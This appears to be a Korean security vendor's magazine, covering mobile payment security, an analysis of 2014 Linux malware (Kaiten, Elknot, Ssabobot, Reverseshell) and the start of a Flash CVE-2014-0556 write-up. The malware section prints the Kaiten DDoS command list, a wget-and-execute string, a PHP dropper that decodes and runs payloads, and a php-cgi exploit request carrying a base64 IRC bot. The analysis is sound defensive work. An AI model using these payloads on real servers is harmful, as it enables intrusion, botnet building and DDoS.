이제 공인인증서 의무사용이 폐지됨에 따라 이러한 과정 없이 사전에 카드 정보를 입력해 두면, 비밀번호 입력만으로 인증 과정이 간소화된다. 애플이 최근 출시한 애플페이는 비밀번호 대신 'Touch ID'를 이용한 지문인식으로 인증이 이루어진다. 물론 현재까지는 카카오페이를 통해 30만 원 이상 결제 시, 공인인증서를 사용하게 되어 있으나 이러한 규제 완화는 시간 문제라는 것이 업계의 일반적인 시각이다.

[그림 3] 온라인 결제 프로세스 비교 출처: 조선비즈(2014. 9) 참고로 재구성

결제를 넘어 금융 시장을 넘보다

다음카카오가 최근 출시한 '뱅크월렛카카오(이하 뱅카)'는 카톡 친구 간에 카톡 전용 계좌를 통해 서로 자금을 주고받을 수 있는 송금 서비스이다. 현재는 계좌에 충전할 수 있는 최대 금액이 50만 원, 하루에 최대 10만 원까지 송금할 수 있는 소액에 머물러 있다. 하지만, 현재 논의되고 있는 규제 완화의 범위가 은행권으로 확대될 경우 '뱅카'는 시장 선점 효과를 톡톡히 누릴 것으로 예상된다.



[그림 4] 뱅크월렛카카오 개요 출처: 전자신문 2014.11

중국 온라인 결제 시장의 50% 가까이 점유하고 있는 알리페이는 신용카드 대금 결제, 세금 납부, 교통비 결제 등 결제 서비스와 '뱅카'가 제공하는 송금 서비스뿐만 아니라 자산운용사에서 수익을 창출하는 금융상품 투자(펀드가입 등), 알리페이 계좌를 기반으로 소액 대출까지 받을 수 있다. 사실상 거의 모든 금융 업무를 취급하고 있는 셈이다.

이러한 IT 플랫폼 업체들이 10조 원대로 예상되는 모바일 금융 시장을 선점하려는 움직임을 시작하는 가운데, 통신사, 금융권 역시 유사한 간편 결제 서비스나 모바일 선불카드, 전자지갑 서비스 등을 앞다투어 내놓고 있다.

문제는 '보안'

지난 5월 A 카드사의 모바일 카드 부정거래 사용 사고는 300여 건으로 약 6,000만 원의 피해가 발생하였다. 모바일 간편 결제 방식에 대한 소비자 불안이 현실화된 대표적인 사례였다.

한국방송통신전파진흥원의 '모바일 결제 및 전자지갑 서비스 이용 실태조사(2013.8.30)'에 따르면 소비자들이 모바일 결제 서비스를 이용하지 않는 주요 이유는 '카드정보를 휴대전화에 넣어두는 것이 불안하다'(59.5%), '해킹당할까봐 불안하다'(56%) 등 주로 보안 위협과 관련된 사항이었다.

이러한 우려에 따라 현재 '카카오페이' 서비스에 참여한 카드사는 당초 기대와는 달리 현대, 삼성, KB국민, 롯데카드 등 4곳뿐이다. 카드업계는 결제부터 승인까지 전과정을 암호화하는 '엔드 투 엔드(End-to-End)' 방식 도입과 가상 카드번호 이용 등 보안성 강화를 요구하고 있는 실정이다.

다각화된 위협에 대한 대응 요구

모바일 간편 결제 시장에 먼저 뛰어든 글로벌 업체들은 각각 다양한 방식으로 보안 문제를 해결하고 있다. 페이팔은 에스크로 계좌(구매자와 판매자 간에 임시계좌 생성)를 통해 사고가 발생하더라도 사용자의 계좌가 직접 탈취되는 확률을 낮추고, PCI-DSS 인증을 통해 기본적인 보안성을 갖추고 있다. 또한 이베이를 통해 장기간 구축된 DB를 바탕으로 이상거래탐지시스템(FDS)을 운영하여 정보 유출 및 사고를 실시간으로 감지하고 있다.

최근에 출시한 애플페이는 '터치 ID'를 이용한 지문인식을 주 인증수단으로 채택하고 있으며, 토큰화 기술을 통해 데이터 유출 시에도 중요한 카드 정보 등을 사용할 수 없도록 보안 강화에 특히 신경을 썼다.

업체	서비스명	인증 및 보안 방식
이베이	페이팔(Paypal)	• 에스크로(Escrow) 방식 • PCI-DSS(Payment Card Industry Data Security Standard)* • 이상 거래 탐지시스템
구글	구글월렛(Google Wallet)	• PIN(Personal Identification Number) • Master Card의 Mobile Pay Pass 기술 • 보안영역(Secure Element)
애플	애플페이(Apple Pay)	• Touch ID(정전식 지문센서) • 토큰화 기술 • 보안영역(Secure Element)
다음카카오	카카오페이(Kakao Pay)	• LG CNS Mpay 보안 방식

* 카드정보 해킹 및 도난/분실 사고로부터 고객의 신용카드 정보유출을 막기 위해 비자, 마스터카드, 아메리칸익스프레스, JCB 등 글로벌 신용카드사에서 만든 보안 표준 인증

[표 1] 주요 업체의 보안 방식 출처: 동양증권 2014. 10.

결제 시장의 지각 변화는 거스를 수 없는 흐름이 되었다. 또한 규제 완화에 대한 목소리가 꾸준히 높아지고 있으며, 새로운 시장에 목말라 있는 글로벌 IT 업계의 움직임은 하루가 다르게 확대되고 있다.

하지만 이미 애플의 터치 ID에 대한 해킹 사례가 존재하고, 구글의 구글 월렛의 경우에도 보안 취약점이 발견돼 서비스를 중단한 바 있다. 이러한 사고들이 말해주듯 무차별적인 시장 확대는 대형 사고로 이어질 수 있다.

따라서 모바일 결제 시장에 참여하는 기업들의 자발적인 보안 기술 강화에 대한 투자와 해킹 방지 프로그램 개발 등의 적극적인 노력을 토대로 새로운 위협에 대한 대응력 강화가 필요하다. 이와 함께 모바일에 대해 사용자 스스로도 보안 의식을 가지고 사용에 유의해야 하므로, 사용자들의 보안 의식을 개선할 수 있는 다각적인 노력이 요구되는 시점이다.

2부_2014년형 리눅스 악성코드 분석

리눅스 악성코드의 진화, 어디까지 왔나

리눅스 악성코드는 2014년 들어서며 큰 폭으로 증가하고 있다. 지금까지 리눅스는 상대적으로 안전한 운영체제(OS)로 인식되고 있는 것이 사실이다. 그러나 전 세계 서버 시스템의 상당수가 리눅스를 기반으로 운용되고 있는 만큼 리눅스 악성코드의 증가 추세는 결코 간과해서는 안 된다. 더욱이 국내에서는 라이선스 비용 문제로 인해 공공 기관을 중심으로 리눅스 기반의 서버 이용이 증가할 전망이다. 이 글에서는 2014년 국내에서 발견된 리눅스 악성코드를 중심으로 최근 지속적으로 나타나고 있는 리눅스 악성코드의 특징을 알아본다.


〈연재 목차〉

2014년에 발견된 리눅스 악성코드 중 상당수는 DDoS 공격 기능이나 가상화폐 채굴 기능을 갖고 있다. 리눅스 악성코드 제작자는 리눅스 기반의 시스템 중 상대적으로 사용자 수가 적은 개인 컴퓨터보다는 서버를 노린다. 서버의 강력한 성능을 이용하기 위함으로 보인다.

■ 카이텐(Kaiten)


카이텐(Kaiten)은 쓰나미(Tsunami, Sunami), Sunam 등으로도 불리는 DDoS 공격 악성코드이다. 2002년에 처음 발견된 이후 12년이 지난 지금까지도 변종이 등장하고 있다.

패킹된 파일은 대략 18,000바이트 내외이며 패킹되지 않은 파일은 27,000바이트에서 40,000바이트 내외의 길이를 갖고 있다. 660,000바이트가 넘는 변형도 존재한다. [그림 1]과 같이 쓰나미(TSUNAMI) 등의 문자열을 포함하고 있는 것이 특징이다.



[그림 1] 카이텐에 포함되어 있는 '쓰나미(TSUNAMI)' 문자열

카이텐 악성코드의 소스코드가 공개되어 있어 손쉽게 변형을 제작할 수 있다. 2011년에는 이를 이용해 OS X 버전으로 포팅된 변형이 발견되었으며 지금도 꾸준히 변종이 발견되고 있다.




```
/************************************************************************
 *   This is a IRC based distributed denial of service client.  It connects to
 * the server specified below and accepts commands via the channel specified.
 * The syntax is:
 *       !<nick> <command>
 * You send this message to the channel that is defined later in this code.
 * Where <nick> is the nickname of the client (which can include wildcards)
 * and the command is the command that should be sent.  For example, if you
 * want to tell all the clients with the nickname starting with N, to send you
 * the help message, you type in the channel:
 *       !N* HELP
 * That will send you a list of all the commands.  You can also specify an
 * astrick alone to make all client do a specific command:
 *       !* SH uname -a
 * There are a number of commands that can be sent to the client:
 *       TSUNAMI <target> <secs>         = A PUSH+ACK flooder
 *       PAN <target> <port> <secs>      = A SYN flooder
 *       UDP <target> <port> <secs>      = An UDP flooder
 *       UNKNOWN <target> <secs>         = Another non-spoof udp flooder
 *       NICK <nick>                     = Changes the nick of the client
 *       SERVER <server>                 = Changes servers
 *       GETSPOOFS                       = Gets the current spoofing
 *       SPOOFS <subnet>                 = Changes spoofing to a subnet
```

[그림 2] 공개된 카이텐 소스코드

■ 엘놋(Elknot)

엘놋(Elknot)은 메이데이(Mayday), Chikdos 등으로 불리는 악성코드로 2014년 초에 처음으로 발견되었다. 2014년 5월부터 다수의 변형이 제작되고 있으며 전 세계에 걸쳐 해당 악성코드에 의한 감염이 보고되고 있다.


해당 악성코드의 길이는 패킹된 파일의 경우에는 대략 270,000 ~ 500,000바이트이며 언패킹된 파일은 1,500,000바이트 내외이다. 일부 변형에는 'MainBeikong'과 같은 문자열이 존재한다.



```
001503C0:  39 5F 5F 67 6E 75 5F 63 78 78 31 37 5F 5F 6E 6F  9__gnu_cxx17__no
001503D0:  72 6D 61 6C 5F 69 74 65 72 61 74 6F 72 49 53 31  rmal_iteratorIS1
001503E0:  5F 53 74 36 76 65 63 74 6F 72 49 53 30 5F 53 61  _St6vectorIS0_Sa
001503F0:  49 53 30 5F 45 45 45 45 54 30 5F 54 5F 53 39 39  IS0_EEEEET0_T_S9
00150400:  5F 53 38 5F 31 31 5F 5F 74 72 75 65 5F 74 79 70  _S8_11__true_typ
00150410:  65 00 5F 5A 4E 53 74 35 63 74 79 70 65 49 63 45  e__ZNSt5ctypeIcE
00150420:  43 32 45 50 31 35 5F 5F 6C 6F 63 61 6C 65 5F 73  C2EP15__locale_s
00150430:  74 72 75 63 74 50 4B 74 62 6A 00 5F 5A 31 31 4D  tructPKtbj__Z11M
00150440:  61 69 6E 42 65 69 6B 6F 6E 67 76 00 5F 5A 53 74  ainBeikongv__ZSt
00150450:  39 68 61 73 5F 66 61 63 65 74 49 53 74 35 63 74  9has_facetISt5ct
00150460:  79 70 65 49 77 45 45 62 52 4B 53 74 36 6C 6F 63  ypeIwEEbRKSt6loc
00150470:  61 6C 65 00 5F 5A 4E 53 73 34 5F 52 65 70 31 30  ale__ZNSs4_Rep10
00150480:  5F 4D 5F 64 69 73 70 6F 73 65 52 4B 53 61 49  _M_disposeERKSaIc
00150490:  63 45 00 5F 5A 4E 53 74 32 34 5F 5F 63 6F 70 79  E__ZNSt24__copy_
001504A0:  5F 62 61 63 6B 77 61 72 64 5F 64 69 73 70 61 74  _backward_dispat
001504B0:  63 68 49 50 50 32 33 43 54 68 72 65 61 64 4E 6F  chIPP23CThreadNo
```

[그림 3] 엘놋 악성코드 변형에서 발견되는 특징적인 문자열(1)

또는 소스코드 이름인 'Fake.cpp', 'ThreadAttack.cpp', 'FileOp.cpp' 등이 포함되어 있는 경우도 있으며, 일부 변형은 'ThreadAttack.cpp' 대신 'Attack.cpp'나 'ThreadAtk.cpp'와 같은 이름을 갖고 있다.



```
0014E6B0:  54 68 72 65 61 64 46 61 6B 65 44 65 74 65 63 74  ThreadFakeDetect
0014E6C0:  2E 63 70 70 00 54 68 72 65 61 64 48 74 74 70 47  .cpp ThreadHttpG
0014E6D0:  65 74 2E 63 70 70 00 54 68 72 65 61 64 52 65 63  et.cpp ThreadRec
0014E6E0:  79 63 6C 65 2E 63 70 70 00 54 68 72 65 61 64 54  ycle.cpp ThreadT
0014E6F0:  61 73 6B 2E 63 70 70 00 43 6D 64 4D 73 67 2E 63  ask.cpp CmdMsg.c
0014E700:  70 70 00 41 6D 70 52 65 73 6F 75 72 63 65 2E 63  pp AmpResource.c
0014E710:  70 70 00 5F 47 4C 4F 42 41 4C 5F 5F 49 5F 67 5F  pp _GLOBAL__I_g_
0014E720:  41 6D 70 52 65 73 6F 75 72 63 65 00 54 68 72 65  AmpResource Thre
0014E730:  61 64 44 6F 46 75 6E 2E 63 70 70 00 41 74 74 61  adDoFun.cpp Atta
0014E740:  63 6B 2E 63 70 70 00 4D 69 6E 69 48 74 74 70 48  ck.cpp MiniHttpH
0014E750:  65 6C 70 65 72 2E 63 70 70 00 54 68 72 65 61 64  elper.cpp Thread
0014E760:  43 6C 69 65 6E 74 53 74 61 74 75 73 2E 63 70 70  ClientStatus.cpp
0014E770:  00 54 68 72 65 61 64 54 6E 73 2E 63 70 70 00 46  ThreadTns.cpp F
0014E780:  69 6C 65 4F 70 2E 63 70 70 00 4D 64 35 2E 63 70  ileOp.cpp Md5.cp
0014E790:  70 00 50 41 44 44 49 4E 47 00 55 74 69 6C 69 74  p PADDING Utilit
0014E7A0:  79 2E 63 70 70 00 5F 47 4C 4F 42 41 4C 5F 5F 49  y.cpp __GLOBAL__I
0014E7B0:  5F 5F 5A 4E 38 43 55 74 69 6C 69 74 79 31 33 73  __ZN8CUtility13s
0014E7C0:  6D 5F 73 74 72 42 69 6E 50 61 74 68 45 00 41 75  m_strBinPathE Au
```


[그림 4] 엘놋 악성코드 변형에서 발견되는 특징적인 문자열(2)

해당 악성코드와 변종은 중국에서 제작되는 것으로 추정된다. 한편 생성기를 이용해 해당 악성코드를 만들어 내는 과정이 해외 보안 블로그를 통해 공개된 바 있다.

■ 싸보봇(Ssabobot)

싸보봇(Ssabobot) 또는 보싸봇(Bossabot)은 2014년 8월 말 처음 발견되었다. 보통 UPX 등으로 패킹되어 있으며 16,000바이트 ~ 22,000바이트의 길이를 갖는다. 이 악성코드에 감염된 시스템은 비트코인과 같은 가상화폐를 생성하는 프로그램을 다운로드하여 채굴한다.

2014년 9월 15일, 해외 보안 업체가 블로그를 통해 해당 악성코드에 대해 언급했는데, 이에 따르면 2014년 8월에 해당 악성코드 제작자인 BoSSaLiNiE가 남긴 글이 확인되었다([그림 5]). 국내에서도 8월 말경 초기 버전에 의한 감염이 확인되었으며, 9월경에는 변형도 발견되었다.



Thread Options

Unix-Linux IRC BOT BoSSaBoTv2 MINER|DDoS|AUTOSPREAD|BIND SHELL|SCANNER|SOCKS5|PROXY

08-14-2014, 09:15 AM (This post was last modified: Yesterday 09:20 AM by BoSSaLiNiE.)

Post: #1

BoSSaLiNiE Offline
I come directly from irc.msn.com
******
HF 133t

Prestige: 5
Posts: 55
Joined: Jun 2013
Reputation: 7

Okay i was a long Time away but now back with a new nice bot
BoSSaBoTv2 - better than a video game

I Have Start with one Bot and Have Owned 80-100 Web Servers in 10-12 hours not DSL or Cable Connections but all 100mbit+

Features:
Bot Control from all System Windows,Linux,Mac.....
Remote Bind Shell Generator for Control the Linux Box
Remote IRC Bash Control for Control the Linux Box
BTC/LTC CPU Miner
DDoS
Random Scanner SUB A,B,C
SUBNet Scanner A,B,C
HTTP Proxy Server & Socks 5 Server- To use The Bot IP Address
AutoSpread via IP Scanner
AutoStart - after reboot
Hidden Process

And It coming more and more Features in the Future


The Bot Are Just 2 files 2x Linux bin 1x Unix bin

Coded in C -no dependencies

Payments : PayPal, Bitcoin, Skrill


[그림 5] 싸보봇 악성코드 제작자가 남긴 글 출처: 스파이더랩 블로그

한편, 싸보봇 악성코드 제작자는 [그림 6]과 같이 해당 악성코드를 100 ~ 125달러에 판매하고 있으며, 업데이트 시 25달러의 비용을 요구하고 있다.



[그림 6] 싸보봇 악성코드 판매 가격


싸보봇은 [그림 7]에서 볼 수 있는 것처럼 'BoSSaBoTv2'와 같은 문자열이 존재하는 것이 특징이다.



```
08050140:  4E 4F 54 49 43 45 20 25 73 20 3A 42 54 43 20 43  NOTICE %s :BTC C
08050150:  50 55 20 4D 69 6E 65 72 20 52 75 6E 6E 69 6E 67  PU Miner Running
08050160:  20 46 6F 72 20 25 73 3A 25 73 20 77 69 74 68 20   For %s:%s with
08050170:  55 73 65 72 20 25 73 3A 25 73 20 0A 00 00 00 00  User %s:%s
08050180:  70 6B 69 6C 6C 20 25 73 20 3B 20 72 6D 20 2D 72  pkill %s ; rm -r
08050190:  20 2F 74 6D 70 2F 25 73 20 3B 20 77 67 65 74 20   /tmp/%s ; wget
080501A0:  25 73 20 2D 50 20 2D 20 2D 4F 20 2F 74 6D 70 2F  %s -P - -O /tmp/
080501B0:  25 73 20 3B 20 63 68 6D 6F 64 20 37 37 37 20 2F  %s ; chmod 777 /
080501C0:  74 6D 70 2F 25 73 20 3B 20 2F 74 6D 70 2F 25 73  tmp/%s ; /tmp/%s
080501D0:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
080501E0:  4E 4F 54 49 43 45 20 25 73 20 3A E2 94 BC E2 96  NOTICE %s :┼▒▀▒
080501F0:  88 E2 94 80 E2 94 80 E2 94 80 E2 94 80 42 6F 53  ▒┼▒┼▒┼▒┼▒BoS
08050200:  53 61 42 6F 54 76 32 20 25 73 E2 94 80 E2 94 80  SaBoTv2 %s┼▒┼▒
08050210:  E2 94 80 E2 94 80 E2 94 80 E2 94 80 E2 94 80 00  ┼▒┼▒┼▒┼▒┼▒┼▒
08050220:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
08050230:  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
08050240:  4E 4F 54 49 43 45 20 25 73 20 3A 4E 69 63 6B 20  NOTICE %s :Nick
08050250:  63 61 6E 6E 6F 74 20 62 65 20 6C 61 72 67 65 72  cannot be larger
08050260:  20 74 68 61 6E 20 39 20 63 68 61 72 61 63 74 65   than 9 characte
08050270:  72 73 2E 0A 00 00 00 00 00 00 00 00 00 00 00 00  rs.
```

[그림 7] 싸보봇 악성코드 내 특징적인 문자열

UPX와 같은 실행 압축 프로그램을 이용해 압축된 경우도 많으며 패킹된 상태에서도 BoSSaBoTv2와 유사한 문자열이 확인되기도 한다.



```
00C04880:  0C C0 5C 06 B1 05 D8 A9 4E 06 3F 90 01 09 32 66  ?!\♦▒♣┼-N♦?É▫▫2f
00C04890:  3D 5F B0 E7 DC D7 96 45 74 43 C1 D9 47 3F 7B ED  =_▒τ▄╫ûEtC┴┘G?{φ
00C048A0:  60 83 B2 4F 50 C7 3A 7F F4 82 91 0A 3E 80 60 B3  `â▒OP╟:⌂⌠é♪>Ç`│
00C048B0:  6D A1 23 0A 43 0C 4F 48 3F 02 EC D6 42 3B 37 4D  mí#◙C♀OH?☻∞╓B;7M
00C048C0:  4D 41 76 6F 3F D9 34 42 6F 53 53 61 04 54 76 32  MAvo?┘4BoSSa♦Tv2
00C048D0:  0C 41 43 26 98 AE D6 53 0E 4A 47 01 23 EA 23 C0  ♀AC&ÿ«╓S♫JG☺#Ω#└
00C048E0:  02 0A 45 6E A0 A1 85 A8 72 20 70 5F 64 18 16 D8  ☻◙Enáíàr p_d↑▬+
00C048F0:  45 42 9F 0A A0 D8 0B CC 17 98 4D 4F 54 45 55 9E  EBƒ◙á┼◙╠↨ÿMOTEUÜ
00C04900:  9E 4A 78 10 24 20 5F 44 49 53 08 6C 09 13 56 19  ₧Jx►$ _DIS◘l○‼V↓
00C04910:  80 86 69 95 10 DF 76 5F 80 8C C3 58 6D 0A DF 11  Çåiò►▀v_Çî╳m◙▀◄
00C04920:  C6 7B 41 E4 3B 9F 3D E2 1D 62 C3 47 08 25 3D DE  ╞{AΣ;ƒ=Γ↔b┼G◘%=▌
00C04930:  C9 08 E8 10 64 B0 2D 50 A9 B1 55 34 5C 3D 42 29  ╔◘Φ►d▒-P⌐▒U4\=B)
```

[그림 8] 패킹된 파일에서도 발견되는 싸보봇 악성코드의 특징적인 문자열

싸보봇 악성코드는 2013년에 발견된 리눅스 웹 서버의 아파치 및 PHP 취약점을 이용해 전파된다.

```
<?php
$bufferf = '%s';
$bufferf2 = '%s';
$Vdkqrxiiyr3t = sys_get_temp_dir();
$Vgxl4ifsipo5 = getcwd();
$Vos03apkyec1 = "OIOIU74u";
$Vos03apkyec2 = "OIOIU74ux";
$V5lgt4awdv3b = "chmod 777";
if (file_exists($Vdkqrxiiyr3t . "/$Vos03apkyec2"))
{
exit(1);
}else{
echo($Vdkqrxiiyr3t);
$bufferf = base64_decode($bufferf);
$bufferf2 = base64_decode($bufferf2);
file_put_contents("$Vdkqrxiiyr3t/$Vos03apkyec1", $bufferf);
file_put_contents("$Vdkqrxiiyr3t/$Vos03apkyec2", $bufferf2);
chmod ($Vdkqrxiiyr3t."/".$Vos03apkyec1,0777);
system("$V5lgt4awdv3b " . $Vdkqrxiiyr3t ."/$Vos03apkyec1");
chmod ($Vdkqrxiiyr3t."/".$Vos03apkyec2,0777);
system("$V5lgt4awdv3b " . $Vdkqrxiiyr3t ."/$Vos03apkyec2");
system($Vdkqrxiiyr3t . "/$Vos03apkyec2");
system($Vdkqrxiiyr3t . "/$Vos03apkyec1");
```

[그림 9] 싸보봇 악성코드의 PHP 코드

지난 10월에 발견된 싸보봇 변형은 보싸봇(BoSSaBot)과 같은 문자열이 나타나지 않았으며(제거되었으며) PHP 코드도 변경되었다.


```
%65%73%22+%2D%64+%63%67%69%2E%66%69%78%5F%70%61%74%68%69%6E%66%6F%3D%31+%2D%64+%61%75%74%6F%5F%70%72%65%70%65%6E%64%5F%6%69%6C%65%3D%70%68%70%3A%2F%2F%69%6E%70%75%74+%2D%6E HTTP/1.1
Host: %s
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:31.0) Gecko/20100101 Firefox/31.0
Content-Type: application/x-www-form-urlencoded
Content-Length: %d
Connection: close

%s            <?php@$bufferf = '%s';@$bufferf2 = '%s';@$wop = 'PD8KIApzZXRfdGlt
ZV9saW1pdCgwKTsKZXJyb3JfcmVwb3J0aW5nKDApOwogCmNsYXNzIHBCb3QKewp2YXIgJGNvbmZpZyA
9IGFycmF5KCJzZXJ2ZXIiPT4iOHJiLnN1IiwKInBvcnQiPT41MywKInBhc3MiPT4iZnVja2VkIiwgLy
9wYXNzd29yZCBueWEgbWFzCiJwcmVmaXgiPT4ibXYtdXwiLAoibWF4cmFuZCI9PjgsCiJjaGFuIj0+I
iNTRUNCIiwKImtleSI9PiJ0ZXN0IiwgLy9zZW5oYSBkbyBjYW5hbAoibW9kZXMiPT4iK3AiLAoicGFz
c3dvcmQiPT4iZnVja2VkIiwgLy9zZW5oYSBkbyBib3QKInRyaWdnZXIiPT4iLiIsCiJob3N0YXV0aCI
9PiIqIiAvLyAqIGZvciBhbnkgaG9zdG5hbWUKKTsKdmFyICR1c2VycyA9IGFycmF5KCk7CmZ1bmN0aW
9uIHN0YXJ0KCkKewppZighKCR0aGlzLT5jb25uID0gJHRoaXMtPmNvbmZpZ1snc
2VydmVyJ10sJHRoaXMtPmNvbmZpZ1snc69vdCddLCR1LCRzLDMwKSkpCiR0aGlzLT5zdGFydCgpOwok
aWRlbnQgPSRhiZHVwZWsiOwokVWkwaCA9IHJhbmd1KCJhIiwieiIpOwpmb3IoJGk9MDskaTwkdGhpcy0
+V29uZmlnWydtYXhyYW5kJ107JGkrKykKJGlkZW501C49ICRhbHBoW3JhbmQoMCwyNSldOwppZihzdH
JsZW4oJHRoaXMtPmNobmZpZ1snc GFzcyddKT4wKQokdGhpcy0+c2VuZCgiUEFTUyAiLiR0aGlzLT5jb
25maWdbJ3Bhc3MnXSk7CiR0aGlzLT5zZW5kKCJVUVSICRpZGVudCAwMjcuMC4wLjEgb69jYWxob3N0
TDokaWRlbnQkTsKJHRoaXMtPnNldF9naWNrKk7CiR0aGlzLT5tYW1nKCk7Cn0K7nVuY3Rpb2ggbWF
```

[그림 10] 2014년 10월 발견된 싸보봇 악성코드 변형의 문자열

■ 리버스쉘(Reverseshell)

지난 9월 발견된 리버스쉘(Reverseshell)은 200바이트도 되지 않는 크기의 악성코드로 스몰(Small), 배시렛(Bashlet) 등으로도 불린다. 어셈블리로 제작되었으며 인터럽트 80h로 시스템 기능을 호출한다. 리버스쉘 악성코드는 [그림 11]과 같이 32비트 버전과 64비트 버전이 존재한다.



[그림 11] 리버스쉘 악성코드 32비트 버전(상) / 64비트 버전(하)

리버스쉘은 특정 주소로 접속 후 쉘(Shell)로 원격 제어를 수행한다.

지속적으로 발견되는 리눅스 악성코드…사물인터넷까지 노려

올해 들어 리눅스 악성코드가 급격히 증가하고 있다. DDoS 공격이나 백도어, 자신의 존재를 숨기는 루트킷(Rootkit) 기능을 가진 리눅스 악성코드나 ARM(Advanced RISC Machines)과 MIPS(Million Instructions Per Second) 등의 프로세스로 구동되는 사물인터넷을 노리는 등 리눅스 악성코드의 기능 또한 다양해지고 있다. 특히 대부분의 사물인터넷 시스템에는 백신 프로그램이 존재하지 않아 악성코드 감염 여부를 확인하기도 쉽지 않다. 리눅스 악성코드는 2015년에는 보다 다변화될 것으로 예상된다. 결국 여타 시스템과 마찬가지로 리눅스 시스템을 안전하게 이용하기 위해서는 ▲복잡한 암호를 사용해야 하며 ▲최신 보안 업데이트를 적용하는 것이 기본이자 필수다.

〈참고 사이트〉

http://www.welivesecurity.com/2011/10/25/linux-tsunami-hits-os-x

http://blog.malwaremustdie.org/2014/11/china-elf-botnet-malware-infection.html

http://blog.spiderlabs.com/2014/09/honeypot-alert-bossabotv2-irc-botnetbitcoin-mining-analysis.html

Adobe Flash Player 힙 버퍼 오버플로우 취약점 CVE-2014-0556

'플래시 플레이어' 겨냥한 '제로데이 익스플로잇' 공격 해부

지난 9월 어도비(Adobe)사는 어도비 플래시 플레이어에 영향을 주는 12개의 취약점을 해결하는 보안 업데이트를 발표했다. 이번 호에서는 이들 12개의 취약점 가운데 임의코드 실행으로 이어질 수 있는 힙 버퍼 오버플로우 취약점(CVE-2014-0556)에 대해 알아보자. 이 취약점은 웹 브라우저나 PDF, MS Office와 같은 문서 파일이 동작할 때 영향을 주며, 공격자는 이들 문서가 동작할 때 힙 버퍼 오버플로우를 발생시켜 악성 행위를 유발시킬 수 있다.

이 글에서는 해당 취약점(CVE-2014-0556)의 상세 분석을 통해 익스플로잇 동작 원리와 안랩 MDS의 익스플로잇 진단 방법에 대해 소개하고자 한다.

개요

